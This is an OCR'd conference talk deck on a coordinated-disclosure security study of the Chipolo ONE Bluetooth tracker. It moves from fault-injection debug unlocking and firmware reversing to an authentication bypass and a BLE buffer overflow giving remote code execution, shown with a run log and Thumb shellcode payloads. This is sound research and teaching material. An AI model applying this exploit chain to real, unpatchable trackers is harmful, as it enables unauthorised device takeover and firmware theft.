From fault injection to RCE

Analyzing a Bluetooth tracker

Me?

- Security researcher, Switzerland
- Mostly interested in embedded devices

- BlackAlps organization team
- Hydrabus core developper

The target

- Chipolo ONE
  - Released in 2019
- Bluetooth tracker
  - Helps recover your keys, cat, ...

Disclosure

AKA starting from the end

Initial contact

- Sept. 15: Sent an email to Chipolo
- Sept. 20: ACK from Chipolo, asking for more details
- Oct. 15: Online meeting with Chipolo team
  - Presentation similar to this talk
  - They were very open to discuss their internal process and answer questions. Kudos !

Meeting outcome


- Available memory space was a huge limiting factor
  - Prevented some memory checks
  - … but they acknowledged some mistakes
- No problems to publish this talk
  - Just asked not to publish encryption keys

Device analysis

AKA Back to the beginning

Internals

- MCU: DA14580
- Piezo sound driver PAM8904E
- CR2032 battery
- Test points



DA14580

- Produced by Dialog (now Renesas)
- Cortex-M0
- No flash, only OTP
- Datasheet available

Locating debug interface

- Pinout in the datasheet
- Easy to find testpoints on the PCB





Figure 3: QFN40 Pin Assignment



SWD lock

- SWD interface is unresponsive :(
- MCU supports a “JTAG lock” feature
  - Applied early in the boot process




Figure 5: BootROM Sequence

Fault injection

Fault injection?

- Perturbate the CPU operating environment to induce calculation errors (faults)
  - ie. “skip instructions”
- Perturbation must be very small to allow the target to resume normal operation after the fault

Fault injection techniques

- Multiple techniques
  - Voltage glitching
  - Electromagnetic Fault Injection
  - ...
- Went for EMFI

Where to fault?

- Boot process is documented
- OTP is copied into RAM during the boot process
- RAM is remapped at @0x00000000
- CPU is reset so code starts from RAM




Figure 5: BootROM Sequence

Using power analysis

- Power analysis provides a good way to “see” the CPU activity
- Can detect different patterns depending on the CPU activity
- Try to look for varying patterns during the copy to SRAM

Boot process analysis

Fault characterization

- With any fault injection method, parameters are important
  - Glitching too hard, target resets
  - Glitching too softly has no effect
- Usually, write a custom firmware to test fault effects
  - Wanted to do it blind, using power analysis


But...

- During the pulse characterization, SWD interface “accidentally” appeared
- Proceeded to dump from 0x00000000
- Chip died after subsequent fault attempts :(

RAM dump

- Obtained ~44KB of data
  - Matches the RAM size in datasheet
- Dumped data shows readable strings

```
[0x00000380 [Xadvc]0 0% 432 dump.bin]> xc
- offset -   8081 8283 8485 8687 8889 8A8B 8C8D 8E8F  0123456789ABCDEF  comment
0x00000380  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00000390  0000 0000 0000 0000 0000 4368 6970 6f6c  ..........Chipol
0x000003a0  6f00 0000 0000 0000 0000 0000 0000 0000  o...............
0x000003b0  0000 0000 0000 0000 0000 0000 0000 0000  ................
```



Firmware analysis

Firmware analysis 101

- Load firmware at the correct address
  - Easy here, dumped code from address 0x00000000
- Populate known peripherals and registers
- Analyze code

Peripherals and registers

- For ARM chips: CMSIS-SVD
  - XML files describing peripherals and registers
  - Published by manufacturers
- Easily loaded using SVDLoader script
- Except no SVD for DA14580 could be found online :(

No SVD? No problem

- Datasheet contains all information
- Just parse the PDF and generate a Ghidra script to mimic the SVDloader features

Table 1: Memory Map

Address	Description
0x50001300 0x500013FF	APB/I2C Contains the control registers of the I2C interface
0x50001400 0x500014FF	APB/Kbrd Contains the registers of the Keyboard controller

```
createMemoryBlock("APB/I2C", af.getAddress("0x50001300"), None, 256, False)
```

Table 1: Register Map

Address	Port	Description
0x40000000	BLE_RWBTLECNTL_REG	BLE Control register
0x40000004	BLE_VERSION_REG	Version register
0x40000008	BLE_RWBTLECONF_REG	Configuration register

```
createLabel(af.getAddress("0x40000000"), "BLE_RWBTLECNTL_REG", False)
setEOLComment(af.getAddress("0x40000000"), "BLE Control register")
```

No SVD? Some problems

- Using pyPDFParser library
- Even if PDF looks fine, tables are all messed up
  - Merged cells, ghost cells, …
- In the end, managed corner cases by hand

Result

```
//
// APB/UART
// ram:50001000-ram:500010ff
//

UART_RBR_THR_DLL_REG                XREF[10]:   uart_send_byte:00020568(W),
                                                read_user_byte:0002060e(R),
                                                FUN_0002062c:0002065c(W),
                                                FUN_00028018:0002802a(W),
                                                FUN_00028062:00028080(W),
                                                000280fa(*), 00028120(*),
                                                UART_Handler_func:0002815e(*),
                                                FUN_000281ae:000281b0(*),
                                                FUN_000281ae:000281b4(R)
50001000        ddw     ??                                         Receive Buffer Register

UART_IER_DLH_REG                    XREF[15]:   FUN_0002062c:00020648(W),
                                                000206ec(*),
                                                FUN_00028018:00028046(R),
                                                FUN_00028018:0002804c(W),
                                                FUN_00028062:00028074(W),
                                                FUN_00028062:0002807c(W),
                                                FUN_00028062:0002807e(W),
```

Memory Map - Image Base: 00000000

Name	Start
FLASH	00000000
ROM	00020000
OTP	00040000
Retention RAM (Note 2)	00080000
Retention RAM2 (Note 2)	00080800
Retention RAM3 (Note 2)	00081400
Retention RAM4 (Note 2)	00081c00
System RAM (Note 2)	20000000
AHB/BLE-Regs	40000000
AHB/OTP-Regs	40008000
AHB/Patch-Regs	40008400
APB/PMU-CRG	50000000
APB/wake-up	50000100
APB/Quadrature Decoder	50000200
APB/UART	50001000
APB/UART2	50001100
APB/SPI	50001200

ROM functions

- Code contains calls to different memory region
- Hardcoded functions for basic tasks and BLE management

0x00020000 0x00034FFF	Boot/BLE ROM Contains 6 kB of Boot ROM code and 78 kB of Bluetooth low energy protocol related code

- Found a symdef file on Github
- Wrote a Ghidra script to import those files

https://github.com/Baldanos/ghidra-symdefs-import

Putting it all together


```
  local_20 = DAT_00006698;
  local_24 = DAT_00006694;
  FUN_0000660c(DAT_0000669c,param_1,param_2);
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_10 = 0;
  iVar1 = func_0x00033b76(&local_1c,param_1,param_2);
  if (iVar1 == 0) {
    func_0x00033b20(param_1,&local_24,param_2);
  }
  return;
}
```

```
  local_20 = 0xc000;
  local_24 = 0xfffd;
  _enable_and_read_from_otp(OTP_HEADER.BT_ADDR,param_1,param_2,param_4);
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_10 = 0;
  iVar1 = memcmp(&local_1c,param_1,param_2);
  if (iVar1 == 0) {
    __aeabi_memcpy8(param_1,&local_24,param_2);
  }
  return;
}
```

Firmware analysis

Reversing

- Found the main app logic
  - Huge state machine
- Most of the features depend on some kind of authentication



Reversing auth logic

- Comparison between a user-supplied 6 byte value and a computed one
- Computed value uses the CRC32 of some other 16 byte buffer
  - Hint: Google for constants (or use FindCrypt)

```
while (length != 0) {
  result = result ^ buf[iVar2];
  iVar1 = 7;
  do {
    result = result >> 1 ^ -(result & 1) & 0xedb88320
    iVar1 = iVar1 + -1;
  } while (-1 < iVar1);
  iVar2 = iVar2 + 1;
  length = length - 1 & 0xff;
}
```

Google
0xedb88320
Tous Vidéos Images Actualités Maps Livres Web ⋮ Plus Outils

GitHub
https://github.com › crc32 · Traduire cette page
Michaelangel007/crc32: CRC32 Demystified
The reverse polynomial, **0xEDB88320** , where the bits are reversed. The CRC algorith comes in two forms: Normal initialization checks the top bit and shifts left, ...

Reversing more auth logic

- 16 byte buffer is the result of applying TEA algorithm on
  - BT address + fixed value (undisclosed)
  - Key is also a fixed value (undisclosed)

```
num_turns = __aeabi_idivmod(52,num_blocks);
num_turns = num_turns + 6;
summ = 0;
num = num_blocks - 1;
tmp = v[num];
do {
  summ = summ + 0x9e3779b9;
  toto = summ * 0x10000000 >> 30;
  for (i = 0; i < num; i = i + 1) {
    tmp2 = v[i + 1];
    tmp = ((tmp >> 5 ^ tmp2 << 2) + (tmp2 >> 3 ^ tmp << 4) ^
          (summ ^ tmp2) + (key[i & 3 ^ toto] ^ tmp)) + v[i];
    v[i] = tmp;
  }
  tmp2 = *v;
  tmp = ((tmp >> 5 ^ tmp2 << 2) + (tmp2 >> 3 ^ tmp << 4) ^
        (tmp2 ^ summ) + (key[i & 3 ^ toto] ^ tmp)) + v[num];
  v[num] = tmp;
  num_turns = num_turns + -1;
} while (num_turns != 0);
```

There's more !

- Once the CRC "secret" value is computed, it is mangled with a random 4-byte value
  - Generated at boot
  - Can be queried over BLE

```
auth_token[1] = auth_token[1] ^ crc_bytes[0] ^ crc_bytes[3];
auth_token[0] = auth_token[0] ^ crc_bytes[0];
auth_token[2] = auth_token[2] ^ crc_bytes[1] ^ param_1->_random_value[1];
auth_token[3] = auth_token[3] ^ crc_bytes[1];
auth_token[5] = crc_bytes[2] ^ param_1->_random_value[3];
auth_token[4] = crc_bytes[3] ^ crc_bytes[2];
```

XOR math

- With known *RAND* and *TOKEN*, can recover *CRC*
- *TOKEN* can be retrieved using the app once
- Fun fact: *RAND* is incremented by 1 after successful authentication

TOKEN	Formula
[0]	RAND[0] ^ CRC[0]
[1]	RAND[1] ^ CRC[0] ^ CRC[3]
[2]	RAND[1] ^ RAND[2] ^ CRC[1]
[3]	RAND[3] ^ CRC[1]
[4]	CRC[3] ^ CRC[2]
[5]	CRC[3] ^ RAND[2]

Hunting for bugs


App protocol

- Installed app to confirm auth bypass using BT snoop log
- Protocol uses some kind of TLV encoding
  - [tag:uint8][length:uint8][value]

```
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0015 (CHIPOLO d.o.o.: Unknown)
    Value: 01086a87d2a83ca80104
```

TLV parsing

- TLV is split in three stack-based buffers
- No bounds check
- Easy win?



BLE GATT issues

- Unfortunately, DA14580 BLE stack does not support changing MTU
  - Stuck to default maximum of 23 bytes
  - Too small to control overflowed data
- Have to dig deeper

A sound of hope?

- App allows to upload custom melodies
  - 9 melodies can be defined
- Array of melody structures in memory
- Fun fact, two of them have a NULL pointer
  - Allows to overwrite vector table

```
000075d4 00 00 00        melody_t…
         00 4c 90
         00 00 ac …
   000075d4 00 00 00 00     melody_t *00000000              [0]
   000075d8 4c 90 00 00     melody_t *melody_t_0000904c     [1]
   000075dc ac 90 00 00     melody_t *melody_t_000090ac     [2]
   000075e0 00 00 00 00     melody_t *00000000              [3]
   000075e4 0c 91 00 00     melody_t *melody_t_0000910c     [4]
   000075e8 8c 92 00 00     melody_t *melody_t_0000928c     [5]
   000075ec 6c 91 00 00     melody_t *melody_t_0000916c     [6]
   000075f0 cc 91 00 00     melody_t *melody_t_000091cc     [7]
   000075f4 2c 92 00 00     melody_t *melody_t_0000922c     [8]
```

```
struct melody_t {
    byte num_chunks;
    undefined field1_0x1;
    ushort num_notes;
    ushort _crc;
    ushort notes[45];
};
```

Melody data handling

- Once a melody has to be updated, app will send melody data to the device in chunks
- Absolutely no bounds checking when storing the data
- Fun fact: there is a checksum at the end of the melody, but it can be skipped

```
void update_melody_data(int param_1,byte param_2,byte param_3)

{
  byte local_8 [2];

  local_8[1] = param_3;
  local_8[0] = param_2;
  USER_MELODY_LIST[param_1]->notes[MELODY_UPDATE_DATA_PTR] = local_8;
  MELODY_UPDATE_DATA_PTR = MELODY_UPDATE_DATA_PTR + 1;
  return;
}
```

What to overwrite?

- Inspect RAM after the last melody structure
- Litteraly the first used value is a function pointer
  - Callback function. Called after every received BLE command

```
000094e8 00              ??          00h
000094e9 00              ??          00h
000094ea 00              ??          00h
000094eb 00              ??          00h

                PTR_FUN_00005690+1_000094ec                    XREF[2]:     FUN_00005094:00005096(R),
                                                                            setup_handler:00005194(W)
000094ec 91 56 00 00     addr        FUN_00005690+1
```

Exploitation strategy

- Authenticate to the device
- Start updating melody 5
  - Furthest down in memory
- Send nopsled + code to fill memory up to callback pointer
- Overwrite pointer with buffer location
- Profit !

Hello world

- Simple payload
- Sends Hello world notification

```
~/Projects/Chipolo
> python ble_overflow.py
Scanning for device
Connected
0000fff0-0000-1000-8000-00805f9b34fb (Handle: 17): Vendor specific: 02 bytearray(b'\x02')
Random: 909418ab
Token: 4413092e28d0
0000fff0-0000-1000-8000-00805f9b34fb (Handle: 17): Vendor specific: 03 bytearray(b'\x03')
Sending payload
100%|████████████████████████████████████████| 37/37 [00:40<00:00,  1.09s/it]
Overflowing pointer
Trigger vuln
0000fff0-0000-1000-8000-00805f9b34fb (Handle: 17): Vendor specific: 48656c6c6f20776f726c6421 bytearray(b'Hello world!')
0000fff0-0000-1000-8000-00805f9b34fb (Handle: 17): Vendor specific: 48656c6c6f20776f726c6421 bytearray(b'Hello world!')
0000fff0-0000-1000-8000-00805f9b34fb (Handle: 17): Vendor specific: 48656c6c6f20776f726c6421 bytearray(b'Hello world!')

~/Projects/Chipolo 51s
>
```

```
.thumb
@ Variables
.equ    NOTI, (0x000065d9)

.thumb_func
_start:
    NOP
    NOP
    NOP
    NOP
    PUSH    {R3,R4,R5,R6,R7,LR}
    ADR     R2, str
    MOV     R3, #12
    MOV     R1, #0x02
    MOV     R0, #0x00
    LDR     R4, =(NOTI)
    BLX     R4
    POP     {R3,R4,R5,R6,R7,PC}

str:
    .ascii "Hello world!"

.global _start
```

Demo !

Better?

- Firmware dump code
- Will dump 16 bytes of firmware via notification
  - Auto increment data pointer

```
.thumb
@ Variables
.equ    NOTI, (0x000065d9)
.equ    COUN, (0x00000000)

.thumb_func
_start:
    NOP
    NOP
    NOP
    PUSH    {R3,R4,R5,R6,R7,LR}
    ADD     R5, PC, #0x14
    LDR     R2, =(COUN)
    MOV     R3, #0x10
    MOV     R1, #0x02
    MOV     R0, #0x00
    LDR     R4, =(NOTI)
    BLX     R4
    LDR     R2, [R5]
    ADD     R2, R2, #0x10
    STR     R2, [R5]
    POP     {R3,R4,R5,R6,R7,PC}

.global _start
```

Conclusions

- Attackers only need to be lucky once they say
- Devices cannot be updated
  - Still available for purchasing if you want to try for yourself
- Got new targets from Chipolo to play with ;)

Thank you !

Questions ?

@Baldanos
balda@balda.ch

Bonus

JTAG lock feature in ROM

- Dumped the ROM using BLE exploit
- Located the lock feature
- Can re-enable debug using RCE

```
if (BOOTLOADER_OTP_HEADER.SWD_ENABLE == 0) {
  wVar4 = SYS_CTRL_REG;
  wVar4 = wVar4 | 0x80;
}
else {
  wVar4 = SYS_CTRL_REG;
  wVar4 = wVar4 & 0xff7f;
}
SYS_CTRL_REG = wVar4;
```